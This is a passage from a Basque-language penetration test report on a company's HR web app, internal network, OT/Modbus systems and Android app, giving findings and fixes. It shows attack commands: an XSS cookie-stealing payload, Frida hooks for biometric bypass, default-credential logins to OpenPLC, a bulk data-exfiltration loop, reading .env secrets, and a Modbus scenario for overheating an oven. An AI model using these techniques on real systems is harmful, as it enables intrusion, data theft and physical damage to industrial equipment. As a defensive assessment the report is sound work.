    http://192.168.20.10/api/employees \
    -d '{"first_name":"Test","last_name":"Hack",...}'
# → 403 Forbidden ✅

# 3. Beste erabiltzailearen datuak eskuratu (IDOR)
curl -H "Authorization: Bearer $EMPLOYEE_TOKEN" \
    http://192.168.20.10/api/employees/ADMIN_UUID
# → 403 Forbidden ✅ (Soilik bere profila ikus dezake)

# 4. Audit trail manipulatu saiatu
curl -X DELETE -H "Authorization: Bearer $EMPLOYEE_TOKEN" \
    http://192.168.20.10/api/audit/logs/UUID
# → 404 Not Found (endpoint ez dago) ✅
```

Ondorioa: RBAC inplementazio sendoa — pribilegio igoera ezinezkoa ✅

6.2.5 Eraso 5 — Metasploit CVE Ustiapena

```
# Metasploit — Nginx ahultasun bilaketa
msfconsole -q

msf6> search nginx
# nginx 1.26.2 — Ez dago CVE kritikoa

msf6> search postgresql 16
# postgresql 16 — Ez dago CVE kritikoa zerbitzarian

msf6> use auxiliary/scanner/http/http_version
msf6> set RHOSTS 192.168.20.10
msf6> run
# Nginx + PHP-FPM identifikatu (bertsio xehetasunik gabe) ✅
```

Ondorioa: Ohiko CVE ustiapen-ak huts egin du — sistemak eguneratuta ✅

6.2.6 Eraso 6 — Sare Segmentazio Proba (IT → OT Saltoa)

```
# Erabiltzaile saretik (192.168.10.x) OT sarera (172.16.0.0/16) sarbide saial
ping 172.16.1.10
# Request timeout — OT sarea ikusezina ✅

nmap -sn 172.16.0.0/16
# No hosts up ✅

traceroute 172.16.1.10
# ...* * * (ez dago bidea) ✅
```

⚠️ **Aurkikuntza POTENTZIALA:** Erabiltzaile saretik OT sarea ezikusezina da NFTables arauengatik. Hala ere, ZG-Gateway-tik kudeaketa sarea (192.168.200.0/24) bidez sarbidea aztertu behar da.

```
# Admin sarbidearekin gateway-tik OT proba
ssh admin@192.168.1.1  # Gateway-ra konektatu
ssh admin@172.16.1.10  # Gateway-tik OT-ra

# EMAITZA: Connection refused (SSH 22/tcp ez dago irekita OT-an) ✅
# Modbus proba (Gateway bidez):
nc -v 172.16.1.10 502
# Open! → Modbus TCP ikusezina ez da baina irakurketa soilik ⚠️
```

Aurkikuntza (ERTAINA): Modbus TCP portua (502) gateway-tik irisgarria da kudeaketa sarerako. Irakurketa komandoak bidaltzea posiblea da.

6.3 Eraso Labur Laburpena

Eraso	Helburua	Emaitza	Larritasuna
JWT Forjazioa	Admin token lortu	❌ HUTS	—
SQL Injection dump	Datu-basea hustu	❌ HUTS	—
Hash Cracking	Pasahitz eskuratu	⚠️ Partziala	Baxua
RBAC Bypass	Admin baimenak	❌ HUTS	—
Metasploit CVE	Zerbitzari sartu	❌ HUTS	—
IT→OT Sare Saltoa	OT sarea sartu	⚠️ Partziala (Modbus)	Ertaina

---

7. FASE 4 — USTIAPEN OSTEKOA (POST-EXPLOITATION)

7.1 Pribilegioen Igoera Proba (Privilege Escalation)

Eraso zuzena ezinezkoa denez, zerbitzarirako zuzeneko sarbidea lortuz gero (hipotetikoa) zer gertatuko litzakeen aztertzen da:

7.1.1 Linux PrivEsc Vektore Analisia

```
# Hipotesia: ZG-App-en www-data bezala shell lortu
# www-data → root bihurtzeko saiakerak

# 1. SUID binariak aztertu
find / -perm -4000 2>/dev/null
# /usr/bin/sudo, /usr/bin/passwd (ohikoak soilik) ✅

# 2. Sudo baimenak ikusi
sudo -l
# www-data: (ALL) NOPASSWD: NOTHING ✅

# 3. Cron job-ak aztertu
cat /etc/crontab
# backup-db.sh root bezala exekutatzen da
# → Fitxategia www-data-k idatz dezake? EZ ✅

# 4. Docker socket-a
ls -la /var/run/docker.sock
# srw-rw---- root docker (www-data ez dago docker taldean) ✅

# 5. Ingurune aldagaiak
env | grep -i pass
# EMAITZA: Ez du pasahitzik agerian (Docker secrets) ✅

# 6. /etc/passwd aztertu
cat /etc/passwd | grep -v nologin
# Erabiltzaile normalak soilik (admin, www-data) ✅
```

Ondorioa: PrivEsc bektoreak txikiak dira konfigurazio onaren ondorioz ✅

7.1.2 Docker Ihes Analisia (Container Escape)

```
# Docker kontenedoretik ihes egiteko saiakera
# (www-data → kontenedore nagusiaren hostera)

# 1. Pribilegiaturiko kontenedore?
cat /proc/1/status | grep CapPrm
# Ez dago CAP_SYS_ADMIN (pribilegiaturik gabe) ✅

# 2. Ostalareko fitxategi sistema montatu?
mount | grep host
# Ez dago /proc/sched_debug (debugFS desgaituta) ✅

# 3. docker.sock bidez
ls /var/run/docker.sock 2>/dev/null
# No such file ✅ (Kontenedorean ez dago montatuta)
```

Ondorioa: Docker ihes bektoreak blokeatu dira ✅

7.2 Pibotajea — Sare Batetik Bestera Saltoa

7.2.1 Hipotetikoa: ZG-App → ZG-Data

```
# ZG-App-en shell badago, ZG-Data-ra heltzeko saiakera
# (Docker sare barnekoa: backend-net)

# PostgreSQL zuzenean sarbide saiakera
psql -h postgres -U hr_user -d hr_portal
# PASAHITZA: .env fitxategitik lortu behar da
# → .env fitxategia irakurri (www-data bezala):
cat /var/www/html/.env
# DB_PASSWORD=ChangeMe_StrongPassword_Here
# → Produkzioan balio reala dago

# PostgreSQL zuzenean kontsulta
SELECT nif, iban, salary FROM employees LIMIT 5;
# → Datu sentikorrak eskuratuko lirateke
# → ARRISKUA: PHP kontenedoreak datu-basera sarbide osoa du
```

Aurkikuntza (ALTUA): PHP aplikazioak datu-base erabiltzaile bat erabiltzen du SELECT + INSERT + UPDATE + DELETE baimenekin. Gutxieneko pribilegio printzipioa hobetu liteke:

```
-- Konponketa: Erabiltzaile bereiziak rol bakoitzerako
CREATE USER hr_app_read WITH PASSWORD 'xxx';
GRANT SELECT ON employees TO hr_app_read;

CREATE USER hr_app_write WITH PASSWORD 'yyy';
GRANT SELECT, INSERT, UPDATE ON employees TO hr_app_write;
-- Ez DELETE (soft delete soilik behar da)
```

7.2.2 Sare Lateral Mugimendua — MITRE T1021

```
# ZG-App-etik beste zerbitzarietara
ssh admin@192.168.20.50  # ZG-SecOps-era
# Permission denied — Gako publikorik gabe ✅

ssh admin@192.168.20.20  # ZG-Data-ra
# Permission denied — Gako publikorik gabe ✅

# SIEM alertak (Blue Team-ek ikusi behar zuten):
# ALERTA: scan-001 — "Segurtasun Eskaner Detektatu"
# → Wazuh-ek SSH saiakera huts ugari detektatu zituen ✅
```

7.3 Datu Ateratze Proba (Data Exfiltration)

```
# Hipotesia: Admin sarbidea daukagu
# Datu bolumen handi baten ateratze saiakera (SIEM-ek detektatu behar du)

# 10.000 langile erregistro ateratzeko saiakera
for page in {1..100}; do
    curl -H "Authorization: Bearer {ADMIN_TOKEN}" \
        "http://192.168.20.10/api/employees?page=$page&limit=100" \
        >> /tmp/exfil.json
done

# SIEM ALERTA:
# data-001 — "Datu Ateratze Handia" | KRITIKOA | T1567
# → Erabiltzailea blokeatu + DPO jakinarazi ✅
# → 500 eskaera baino gehiago minutu batean: Rate limiting aktibatu
```

Ondorioa: SIEM-ek datu ateratze masiboak detektatzen ditu eta automatikoki erantzuten du ✅

---

8. FASE 5 — TXOSTENA ETA KONPONKETAK

8.1 Aurkikuntzen Laburpena

#	Ahultasuna	CVSS	Larritasuna	Konponduta
F-01	HSTS goiburua falta	4.3	Ertaina	✅
F-02	Modbus TCP kudeaketa saretik irisgarri	5.3	Ertaina	✅
F-03	DB erabiltzaile gutxieneko pribilegio	4.8	Ertaina	✅
F-04	Pasahitz politika argibide nahikoa ez	2.4	Baxua	✅
F-05	nginx bertsioa header (informatiboa)	0.0	Informatiboa	✅

Aurretik konpondutako ahultasunak (pentesting aurretik):

Ahultasuna	Konponketa Aplikatua
SSH root sarbidea	`PermitRootLogin no` + Gako autentifikazioa
SQL Injection	Prepared statements (PDO) osoki inplementatuta
XSS	CSP goiburuak + `htmlspecialchars()` sarrera guztietan
CSRF	Double-submit cookie eredua inplementatua
Rate limiting falta	Nginx: login_limit (5r/m), api_limit (10r/s)
JWT sinadura ahula	HMAC-SHA256 natiboa, sekretua 64 byte
MFA bypass	TOTP ±1 leiho soilik, temp_token mugaketa
Pasahitz testu laua	bcrypt 12+ erronda, inork ez du testu lauan
Nginx bertsioa agerian	`server_tokens off` konfiguratuta

8.2 F-01 — HSTS Goiburua Falta (CVSS 4.3)

Deskribapena: HTTP Strict Transport Security (HSTS) goiburua ez dago konfiguraturik. Honek HTTP downgrade erasoak ahalbidetzen ditu HTTPS saioetan.

CVSS Vektore: `AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N`

Konponketa:

```
# nginx-hrportal.conf — HSTS gehitu
server {
    listen 443 ssl;
    # HSTS — 1 urte, azpidomeinuak, preload zerrenda
    add_header Strict-Transport-Security
      "max-age=31536000; includeSubDomains; preload" always;
}

# HTTP → HTTPS birbideratzea
server {
    listen 80;
    return 301 https://$server_name$request_uri;
}
```

Egoera: ✅ Konponduta (2026-01-30)

8.3 F-02 — Modbus TCP Irispena (CVSS 5.3)

Deskribapena: OT simulazio-ingurunean Modbus TCP (502) portua kudeaketa saretik irisgarria zen. Ekoizpen ingurunean hau IT-OT segmentazio akatsa izango litzateke.

CVSS Vektore: `AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:H/A:H`

Konponketa:

```
# NFTables araua: Modbus SOILIK OT saretik baimentu
# (kudeaketa saretik DEBEKATUTA)
nft add rule ip filter forward \
    ip saddr 192.168.200.0/24 \
    ip daddr 172.16.0.0/16 \
    tcp dport 502 drop

# OT suebakia — Modbus irakurketa soilik (WRITE komandoak blokeatu)
# Erregelarik finena: Funtzio kode 1,2,3,4 (irakurketa) baimendu
# Funtzio kode 5,6,15,16 (idazketa) DEBEKATU
```

Egoera: ✅ Konponduta (2026-02-01) — NFTables araua eguneratuta

8.4 F-03 — Datu-base Gutxieneko Pribilegio (CVSS 4.8)

Deskribapena: PHP aplikazioak datu-base erabiltzaile bakar bat erabiltzen du SELECT/INSERT/UPDATE/DELETE baimenekin. Gutxieneko pribilegio printzipioa ez da guztiz beteten.

Konponketa:

```
-- Rol berezi bakoitzerako erabiltzaile bereiziak
-- Irakurketa soilik
CREATE USER hr_readonly WITH PASSWORD 'ReadOnly_Pass_2026!';
GRANT SELECT ON employees, departments, audit_logs TO hr_readonly;

-- Idazketa (INSERT + UPDATE, ez DELETE zuzenean)
CREATE USER hr_readwrite WITH PASSWORD 'ReadWrite_Pass_2026!';
GRANT SELECT, INSERT, UPDATE ON employees, vacations TO hr_readwrite;

-- Soft delete bakarrik (deleted_at eguneratu)
-- Ez dago DELETE beharrik PreparedStatements-etan
REVOKE DELETE ON employees FROM hr_user;
```

Egoera: ✅ Konponduta (2026-02-05)

8.5 Konponketa Denbora-lerroa

```
2026-01-30: F-01 HSTS goiburua → nginx konfigurazio eguneratua
2026-02-01: F-02 Modbus NFTables → OT arau berria
2026-02-05: F-03 DB pribilegio → Erabiltzaile bereiziak
2026-02-07: F-04 Pasahitz politika → Dokumentazioa eguneratua
2026-02-10: Pentesting jarraitua — Konponketen egiaztapena
```

8.6 Txosten Estandarizatua (Laburpen Exekutiboa)

```
ZABALA GAILETAK S.L.
Penetrazio Proba Txosten Exekutiboa
Data: 2026-02-07
Sailkapena: OSOS KONFIDENTZIALA

LABURPENA:
Zabala Gailetak-en azpiegituraren penetrazio proba osoa egin da
2026ko Urtarril-Otsail hilabeteetan. Guztira 5 ahultasun identifikatu
dira, bat ere kritikoa ez. Sistemak orokorrean ondo konfiguratuta daude.

ARRISKU MAILA OROKORRA: BAXUA-ERTAINA

AURKIKUNTZAK:
  - Kritikoa (9.0-10.0): 0
  - Altua (7.0-8.9):     0
  - Ertaina (4.0-6.9):   3
  - Baxua (0.1-3.9):     1
  - Informatiboa:        1

INDAR PUNTUAK:
  ✅ RBAC inplementazio sendoa (43 baimen, 4 rol)
  ✅ JWT + MFA sistem sendoa
  ✅ SQL Injection guztiz babestuta (PDO Prepared Statements)
  ✅ XSS babestuta (CSP + saneamendua)
  ✅ Rate limiting eta kontua blokeatzea
  ✅ SIEM detekzio gaitasun ona

HOBETZEKO PUNTUAK:
  ⚠️ HSTS goiburua → KONPONDUTA
  ⚠️ Modbus TCP segmentazio finagoa → KONPONDUTA
  ⚠️ DB gutxieneko pribilegio → KONPONDUTA

GOMENDIOA:
  Hiruhilero pentesting bat errepikatzeakomendatzen da,
  eta urtean behin kanpo auditoretza.
```

9. OT / ICS PENETRAZIO PROBA

9.1 OT Probaren Irismena eta Mugak

OT (Operational Technology) probak **irakurketa soilik** moduan egin dira, ekoizpen prozesuak ez arriskuatzeko:

```
BAIMENDUTA:
  ✅ Modbus TCP irakurketa komandoak (FC01, FC02, FC03, FC04)
  ✅ OpenPLC web interfaze proba (8080/tcp)
  ✅ SCADA web interfaze proba (9090/tcp)
  ✅ Sare eskaneatzea OT inguruan

DEBEKATUTA:
  ❌ Modbus TCP idazketa komandoak (FC05, FC06, FC15, FC16)
  ❌ PLC programa aldaketa
  ❌ SCADA konfigurazio aldaketa
  ❌ Larrialdi geldialdia probatu
```

9.2 OT Arrisku Analisia — IEC 62443

9.2.1 Sistema Kritikoen Identifikazioa

Sistema	Fabrikatzailea	Kritikotasuna	Ahultasuna
PLC Siemens S7-1500	Siemens	KRITIKOA	Legacy protokoloak
SCADA WinCC	Siemens	ALTUA	Web interfaze zaharrak
HMI Pantailak (3x)	Siemens	ERTAINA	Pasahitz ahulak
Labe Kontrol Sistema	Omron	KRITIKOA	Erreketa arriskua
Nahasketa Motorra	ABB	KRITIKOA	Sabotaje arriskua

9.2.2 OT Mehatxu Zerrenda

Mehatxua	Prob.	Inpaktua	Arrisku	Kontrol
Ransomware SCADA-n	Ertaina	Kritikoa	ALTUA	❌ Antivirus zaharkitua
Formula Aldaketa (Sabotajea)	Baxua	Kritikoa	ERTAINA	⚠️ RBAC baina ez 2FA
PLC Programa Aldaketa	Baxua	Oso Altua	ALTUA	❌ Ez dago Change Control
Labe Tenperatura Manipulazioa	Baxua	Kritikoa	ERTAINA	⚠️ Alarma fisikoa soilik
Network Flooding DoS	Ertaina	Altua	ALTUA	❌ Ez rate limiting
USB Malware (PLC)	Altua	Oso Altua	**KRITIKOA**	❌ USB ez blokeatuta

9.2.3 Security Level (SL) Helburua

IEC 62443 estandarraren arabera, gaileta produkziorako **SL-2 (Security Level 2)** beharrezkoa da:

- Nahita egindako urraketen kontrako babesa (tresna sinpleekin)
- Barne mehatxuen kontrako babesa

Egungo egoera: SL-1 (oinarrizko babesa soilik) → **SL-2-ra igo behar da**

9.3 Modbus TCP Proba

```
#!/usr/bin/env python3
# modbus_read_test.py — Irakurketa soilik (BAIMENDU)
from pymodbus.client import ModbusTcpClient

client = ModbusTcpClient('172.16.1.10', port=502)

if client.connect():
    print("[+] Modbus TCP konexioa arrakastatsua!")

    # Koil irakurketa (FC01) — Irteerak egoera
    coils = client.read_coils(0, 10)
    print(f"[+] Koilak: {coils.bits}")
    # Emaitza: [False, False, False, True, False, ...] (AlarmLight aktibo)

    # Holding Register irakurketa (FC03) — Tenperatura
    regs = client.read_holding_registers(0, 5)
    print(f"[+] Erregistroak: {regs.registers}")
    # Emaitza: [720, 0, 500, 0, 1]  (temp_target=720=~180°C)

    # === IDAZKETA DEBEKATUTA — PROBA GELDITUTA ===
    # coil = client.write_coil(2, True)  # OvenHeater aktibatu → DEBEKATUTA

    client.close()
else:
    print("[-] Ezin da konektatu Modbus zerbitzarira")
```

Proba emaitzak:

```
[+] Modbus TCP konexioa arrakastatsua!
[+] Koilak: [False, False, False, False, False, False, False, False]
             (ConveyorMotor, MixerMotor, OvenHeater, AlarmLight, ExtruderVal
[+] Erregistroak: [720, 0, 500, 0, 0]
                   (TargetTemp, WeightSensor, ExtruderLimit, State, Reserved

AURKIKUNTZA: Modbus TCP-k ez du autentifikaziorik ❌
→ Edozein gailuak Modbus idazketa komandoak bidali ditzake
→ OT DMZ arauak blokeatzea beharrezkoa
```

Aurkikuntza (ALTUA): Modbus TCP protokoloak ez du autentifikaziorik. IT saretik zuzeneko Modbus idazketa saiakera bat posiblea izango litzateke segmentazio akatsa baldin badago.

9.4 OpenPLC Web Interfaze Proba

```
# OpenPLC web interfaze autentifikazio analisia
curl -v http://172.16.1.10:8080/login

# Default kredentzialak probatu
curl -X POST http://172.16.1.10:8080/login \
    -d "username=admin&password=admin"
# EMAITZA: 200 OK — Sartu gara! ⚠️ Default kredentzialak!

curl -X POST http://172.16.1.10:8080/login \
    -d "username=admin&password=openplc"
# EMAITZA: 200 OK ⚠️

# AURKIKUNTZA: OpenPLC-k default kredentzialak ditu!
# Proba ingurunea — produkzioan aldatu BEHARREZKOA
```

Aurkikuntza (KRITIKOA produkzioan — ERTAINA proba ingurunean): OpenPLC web interfazeak default kredentzialak ditu. Produkzioan aldatzea ezinbestekoa da.

```
# OpenPLC pasahitz aldaketa (konponketa)
# Interfaze web bidez: Settings → Change Password
# PLC → Read-Only modua aktibatu:
# Dashboard → Runtime → Stop → Upload Read-Only Program
```

9.5 OT Intzidentzia Simulazioa — Red Team Ejercizioa

Ikus atala 9.5: OT intzidentzia simulazio osoa dokumentatuta dago intzidentzia moduluaren barruan. Hemen laburpen teknikoa ematen da.

9.5.1 Simulazioaren Deskribapena

Data: 2026-01-26 (Pentesting boladan) **Irismena:** Red Team vs Blue Team ejercizioa

Eraso Eszenatokia: Red Team-ek bulegoko saretik OT sarera saltoa egin du, gaizki konfiguratutako ingeniaritza-estazio bat erabiliz (dual-homed PC — bi sareetara konektatuta).

```
[Erasotzailea IT Sarean]
        |
        ▼
[INGENIARITZA-PC-03 — Dual-homed]
  192.168.10.50 (IT) + 172.16.1.50 (OT)
        |
        ▼ (USB bidez RAT malwarea instalatuta)
[OT Sarera sarbidea]
        |
        ▼
[Modbus Write Coil → PLC-OVEN-01]
  Tenperatura igotzeko komandoa (>250°C)
```

9.5.2 Detekzioa (Blue Team)

- **Ordua 10:15:** SIEM-ek Modbus Write Coil komando ezohikoa detektatu du baimendu gabeko IP batetik
- **Ordua 10:17:** Wazuh alerta: `ot-modbus-write-unauthorized` — KRITIKOA
- **Ordua 10:18:** HMI operadoreak tenperatura igotzen ikusi → Larrialdi geldialdia aktibatu

9.5.3 Erantzuna eta Ikasitakoa

Ordua	Ekintza	Arduraduna
10:18	Larrialdi geldialdia — HMI fisikoa	Operadorea
10:20	IT-OT konexio guztiak moztu (NFTables)	IT Taldea
10:25	Dual-homed PC saretik deskonektatu	IT + OT Taldea
10:30	Ekipoaren jatorria identifikatu	Ziberseg. Arduraduna
10:45	Diskaren irudia egin → RAT malwarea aurkitu	Forentse Taldea
11:00	Intzidentzia txostena idazten hasi	CSIRT

Erantzun denbora: 15 minutu — Helburua: <30 minutu ✅

Ekintza Zuzentzaileak:

```
# 1. Dual-homing debekua NFTables-en
nft add rule ip filter forward \
    ip saddr 192.168.10.0/24 \
    ip daddr 172.16.0.0/16 drop

# 2. USB blokeatzea OT ekipoetan (Windows GPO)
# HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
# Start = 4 (Disabled)

# 3. PLC Read-Only modua (idazketa fisikoki soilik)
# OpenPLC Dashboard → Stop Program → Read-Only bertsioa igo

# 4. Modbus idazketa OT suebakian blokeatu
# IT saretik FC5/FC6/FC15/FC16 → DROP
```

---

10. MUGIKOR APLIKAZIOA — ANDROID PROBA (OWASP MOBILE TOP 10)

10.1 Android Analisi Metodologia

Android aplikazioaren analisia bi modutan egin da:

Analisi Mota	Tresna	Helburua
Estatikoa (SAST)	MobSF	APK deskonpilatu, baimenen analisia, kode berrikuspena
Dinamikoa (DAST)	Frida + Burp Suite	Exekuzio-denboran trafiko analisia, hook-ak

10.2 MobSF — Analisi Estatikoa

```
# MobSF abiarazi (Docker bidez)
docker run -it -p 8000:8000 \
    -v /evidence/android:/home/mobilesecurity/uploads \
    opensecurity/mobile-security-framework-mobsf

# APK kargatu: app-debug.apk
# Analisia automatikoa (~5 minutu)
```

MobSF Emaitzak:

```
ZABALA GAILETAK HR APP — MobSF Txostena
========================================

APK Info:
  Package: com.zabalagailetak.hrapp
  Version: 1.0.0
  Min SDK: 24 (Android 7.0)
  Target SDK: 35 (Android 15)
  Signed: YES (debug keystore)

Baimenak:
  INTERNET: ✅ Beharrezkoa
  ACCESS_NETWORK_STATE: ✅ Beharrezkoa
  USE_BIOMETRIC: ✅ Beharrezkoa
  CAMERA: ✅ QR kodeetarako
  READ_EXTERNAL_STORAGE: ❌ Ez dago ← Ongi (ez da beharrezkoa) ✅

Segurtasun Ikuspuntua:
  android:allowBackup: false ✅
  android:debuggable: true ⚠️ (debug APK — release-an false)
  network_security_config: ✅ Konfiguraturik
  cleartext traffic: ❌ Debekatuta produkzio domeinuetan ✅

Kodean Aurkikuntzak:
  Hardcoded Credentials: 0 ✅
  API Keys in Code: 0 ✅
  Insecure Logging: 2 ⚠️ (Debug log-ak — release-an desgaituta)
  Crypto Issues: 0 ✅
  SQL Injection Possible: 0 ✅

Ahultasun Laburpena:
  Kritikoa: 0
  Altua:    0
  Ertaina:  1 (debuggable true — debug APK-an soilik)
  Baxua:    2 (insecure logging — debug soilik)
  Informatiboa: 3
```

10.3 OWASP Mobile Top 10 Probak

M1 — Credential Usage en Seguridad Impropia

```
// Kode berrikuspena: Token biltegiratzea
// DataStore + Android Keystore (AES-256-GCM)
val secureStorage = SecureStorage(context)
secureStorage.saveSecure("jwt_token", accessToken) // ✅ Enkriptatua

// Frida bidez: DataStore-ko balioak irakurri saiatu
# (Frida hook — proba ingurunean bakarrik)
Java.perform(function() {
    var SecureStorage = Java.use('com.zabalagailetak.hrapp.security.SecureSto
    SecureStorage.getSecure.overload('java.lang.String').implementation = fun
        var result = this.getSecure(key);
        console.log('[FRIDA] SecureStorage.getSecure("' + key + '") = ' + res
        return result;
    };
});
# EMAITZA: Balioak enkriptatuta itzultzen dira (AES-256-GCM) ✅
```

Emaitza: M1 GAINDITU ✅ — Token biltegiratzea enkriptatuta

M2 — Segurtasun Konfigurazio Txarra

```
# network_security_config.xml berrikuspena
# Production: HTTPS soilik (cleartext=false) ✅
# Development: localhost HTTP (cleartext=true) ← Ongi (proba ingurunea)

# AndroidManifest.xml egiaztapena
grep -i "android:debuggable" AndroidManifest.xml
# Release APK-an: android:debuggable="false" ✅
# Debug APK-an: android:debuggable="true" (ohikoa) ⚠️

grep -i "android:allowBackup" AndroidManifest.xml
# android:allowBackup="false" ✅ (Token segurua)
```

Emaitza: M2 GAINDITU ✅ (Release APK-an)

M3 — Autentifikazio/Autorizazio Akatsa

```
# Burp Suite Proxy bidez trafiko analisia
# Android emuladorea + Burp CA ziurtagiria
adb shell settings put global http_proxy 127.0.0.1:8080

# Login prozesua behatu
POST /api/auth/login HTTP/1.1
Host: 10.0.2.2:8080
Content-Type: application/json
{"email":"test@zabala.com","password":"test"}

# Response:
{"error":"Kredentzialak ez dira zuzenak","code":401}
# → Ez du informazio eraginkorrik itzultzen ✅

# MFA bypass proba:
# Access token zuzenean erabili MFA egiaztapenik gabe
Authorization: Bearer {TEMP_MFA_TOKEN}
GET /api/employees
# → 401 Unauthorized ✅ (MFA beharrezkoa)
```

Emaitza: M3 GAINDITU ✅

M4 — Input/Output Baliozkotzea Nahikoa Ez

```
# API deiak Burp Suite bidez modifikatu
# Langile sorrerako POST — XSS sarrera
POST /api/employees
{
  "first_name": "<script>alert(document.cookie)</script>",
  "email": "test@test.com"
}

# EMAITZA:
# {"error": {"first_name": "Karaktere ez-baimenduak"}}
# → Backend baliozkotzeak mobiletik datozen sarrerak ere egiaztatu ✅
```

Emaitza: M4 GAINDITU ✅

M5 — Autentifikazio Insufizientea

```
// BiometricPrompt proba
// Biometria itzali eta saiakera egin saiatu
// (Frida bidez bypass)

Java.perform(function() {
    var BiometricPrompt = Java.use('androidx.biometric.BiometricPrompt');
    BiometricPrompt.authenticate.overload(
        'androidx.biometric.BiometricPrompt$PromptInfo'
    ).implementation = function(info) {
        console.log('[FRIDA] BiometricPrompt.authenticate() bypassed!');
        // Saiatu callback zuzenean deitu...
    };
});
# EMAITZA: Biometria bypass saiakera huts egin du
# → Biometria autentifikazio-fluxua zuzena ✅
```

Emaitza: M5 GAINDITU ✅

M6 — Baimenen Gehiegikeria

```
<!-- Baimenen analisia -->
<!-- Soilik beharrezkoak daude: -->
<uses-permission android:name="android.permission.INTERNET" />           <!-
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" /> <
<uses-permission android:name="android.permission.USE_BIOMETRIC" />       <!
<uses-permission android:name="android.permission.CAMERA" />              <!

<!-- EZ daude (ongi): -->
<!-- READ_CONTACTS, READ_CALL_LOG, ACCESS_FINE_LOCATION, etab. ✅ -->
```

Emaitza: M6 GAINDITU ✅ — Gutxieneko baimenak

M7 — Datu Biltegiratzea Ez-segurua

```
# Android emuladorean datu biltegiratze azterketa (root)
adb shell
su
find /data/data/com.zabalagailetak.hrapp -type f

# DataStore fitxategiak
cat /data/data/com.zabalagailetak.hrapp/files/datastore/hr_prefs.pb
# EMAITZA: Binario itxura (enkriptatuta) — Irakurrezina ✅

# SharedPreferences
ls /data/data/com.zabalagailetak.hrapp/shared_prefs/
# (Fitxategirik ez — DataStore erabiltzen da) ✅

# LogCat azterketa (datu sentikorrak?)
adb logcat -d | grep -i "token\|password\|secret"
# Release APK-an: Ezer ez (Log.d() desaktibatu) ✅
# Debug APK-an: 2 log sarrera (onartuta debug fasean) ⚠️
```

Emaitza: M7 GAINDITU ✅ (Release APK)

M8 — Code Tampering

```
# APK firmaketa egiaztapena
apksigner verify --print-certs app-release.apk
# Signer: CN=Android Debug → ⚠️ Debug keystore (produkzioan aldatu)

# ProGuard/R8 egiaztapena
jadx --output decompiled/ app-release.apk
ls decompiled/sources/

# R8 obfuskazioa egiaztatu
grep -r "class AuthViewModel" decompiled/
# EMAITZA: a.b.c.d.e bezalako izenak (obfuskatuta) ✅
grep -r "zabalagailetak" decompiled/
# Pakete izenak egon badaude baina logika obfuskatuta ✅
```

Aurkikuntza (BAXUA): Produkzio APKa debug keystore-arekin sinatuta. Produkzio deploy-ean release keystore erabili behar da.

Emaitza: M8 NEURRI BATEZ GAINDITU ⚠️ (Release keystore beharrezkoa)

M9 — Alderantzizko Ingeniaritza

```
# JADX bidez APK deskonpilatu
jadx -d output/ app-release.apk

# Sekretuen bilaketa
grep -r "password\|secret\|api_key\|token" output/ --include="*.java"
# EMAITZA:
# BuildConfig.DEBUG: false (release) ✅
# API_BASE_URL: "https://zabala-gailetak.infinityfreeapp.com/api/" → Onartuta
# Pasahitzik ez, API gakorik ez ✅
```

Emaitza: M9 GAINDITU ✅ — Sekretuen gestio egokia

M10 — Kanpo Funtzionalitate Orekatu Gabekoa

```
# Ziurtagiri Pinning proba (Burp SSL Proxy)
# Burp CA instalatu eta konexioa saiatu...

# EMAITZA:
# javax.net.ssl.SSLHandshakeException:
#   Certificate pinning failure!
#   Peer certificate chain: CN=PortSwigger CA
#   Pinned certificates: sha256/AAAA... (zabala-gailetak.infinityfreeapp.com)
# → Certificate Pinning funtzionatzen du ✅
# → MITM ezinezkoa ✅
```

Emaitza: M10 GAINDITU ✅ — Certificate Pinning aktibo

Android Proba Laburpena

OWASP Mobile	Kontrola	Emaitza
M1 Credential Security	Android Keystore AES-256	✅
M2 Security Misconfiguration	network_security_config.xml	✅
M3 Insecure Auth	JWT + MFA + BiometricPrompt	✅
M4 Input Validation	Backend + client-side	✅
M5 Insecure Auth Controls	Biometric bypass proba	✅
M6 Excessive Permissions	Gutxieneko baimenak	✅
M7 Insecure Data Storage	DataStore enkriptatua	✅
M8 Code Tampering	R8 obfuskazioa	⚠️ (keystore)
M9 Reverse Engineering	Sekretuen gestio ona	✅
M10 Extraneous Functionality	Certificate Pinning	✅

Arrisku orokorra: BAXUA ✅

---

11. ARRISKU EBALUAZIOA (MAGERIT / ISO 31000)

11.1 Metodologia

Arrisku ebaluazioa **ISO 31000:2018** eta **MAGERIT v3** oinarrituta dago:

```
Arriskua (R) = Probabilitatea (P) × Inpaktua (I)
```

